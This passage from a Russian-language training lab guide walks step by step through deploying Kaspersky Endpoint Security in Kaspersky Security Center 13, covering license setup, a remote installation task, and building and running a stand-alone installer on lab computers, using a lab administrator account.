
3. Дождитесь появления кнопки **Show EULA** и нажмите ее




4. Примите условия пользовательского соглашения и нажмите **Accept**
5. Дождитесь завершения загрузки




6. Перейдите на страницу **Operations | Licensing | Kaspersky licenses**
7. Нажмите **Add**




8. Нажмите **Select key file** и выберите файл ключа **Kaspersky Endpoint Security**
9. Отметьте чекбокс **Automatically distribute license key to managed devices**
10. Нажмите **Close**



11. В боковом меню выберите **Devices | Polices & Profiles**
12. Нажмите на политику **Kaspersky Security Center Network Agent**




13. Перейдите на вкладку **Application Settings** в раздел **Network**
14. Откройте настройки параметра **Connectivity**




15. Измените параметр **Synchronization interval (min)** на **3**

Интервал синхронизации меняется только для лабораторных работ. В реальной жизни мы не рекомендуем его уменьшать




16. В боковом меню выберите **Discovery & Deployment | Deployment & Assignment | Protection Deployment Wizard**




17. Выберите **Kaspersky Endpoint Security для Windows** из списка установочных пакетов
18. Нажмите **Next**


19. Выберите опцию **Do not add license key to installation package**
20. Нажмите **Next**




21. Укажите версию Агента администрирования: **Kaspersky Security Center 13 Network Agent**
22. Нажмите **Next**




23. Выберите опцию **Select devices for installation**
24. Разверните список **Managed devices**. Найдите и отметьте компьютер **KSC**
25. Разверните список **Unassigned devices.** Найдите и отметьте компьютер **Alex-Desktop**
26. Нажмите **Next**




27. Не меняйте параметры копирования пакетов на компьютеры, нажмите **Next**




28. Не меняйте параметры перезагрузки, нажмите **Next**




29. Согласитесь удалять несовместимые программы и нажмите **Next**




30. Соглашайтесь после установки переместить компьютеры в группу **Move unassigned devices to group,** отметьте **Managed devices** и нажмите **Next**




31. Чтобы указать имя и пароль администратора для доступа к компьютерам, выберите **Account required (Network Agent is not used)**.
32. Добавьте учетную запись: нажмите **Add**



33. Введите логин **abc\administrator**, пароль **Ka5per5Ky** и нажмите **OK**




34. Отметьте опцию **Run the task after the Wizard finishes**
35. Нажмите **OK**




36. В боковом меню выберите **Devices | Tasks**
37. Нажмите на задачу удаленной установки Kaspersky Endpoint Security для Windows: **Remote installation task**

38. Убедитесь, что задача выполняется на двух компьютерах



39. Дождитесь уведомления о том, что для успешного завершения задачи компьютеры требуется перезагрузить




Задание B: Создайте автономный пакет установки Kaspersky Endpoint Security

Откройте список пакетов установки. Выберите пакет Kaspersky Endpoint Security. Запустите мастер создания автономного пакета. Добавьте к установке Агент администрирования и выберите группу, в которую попадут компьютеры с Агентом.


Задание выполняется на компьютере **KSC**.

40. Войдите в систему под учетной записью **abc\Administrator** с паролем **Ka5per5Ky**
41. Запустите **Web-консоль** администрирования


42. Перейдите в узел **Discovery & Deployment | Deployment & Assignment | Installation Packages**
43. Выберите инсталляционный пакет **Kaspersky Endpoint Security for Windows**
44. Кликните по кнопке **Deploy**




45. Выберите **Using a stand-alone package**
46. Нажмите **Next**




47. Отметьте **Install Network Agent together with this application**
48. Нажмите **Next**




49. Настройте перемещение в группу: Выберите **Move unassigned devices to this group**
50. Нажмите **Select group**



51. Отметьте **Managed devices**
52. Нажмите **OK**
53. Нажмите **Next**



54. В открывшейся странице отображается путь к установочному файлу
55. Закройте мастер: нажмите **Finish**




Задание C: Установите автономный пакет Kaspersky Endpoint Security для Windows на ноутбук

С клиентского компьютера откройте общую папку KLSHARE на Сервере администрирования. Найдите и запустите автономный пакет.


Задание выполняется на компьютере **Tom-Laptop**.

56. На компьютере **Tom-Laptop** запустите **Windows Explorer**
57. Откройте сетевую папку *\\KSC\klshare\PkgInst*



58. Запустите инсталлятор
59. Начните установку: нажмите **Start installation**

60. Подождите, пока установка закончится, и закройте окно с результатами: нажмите **Ok**




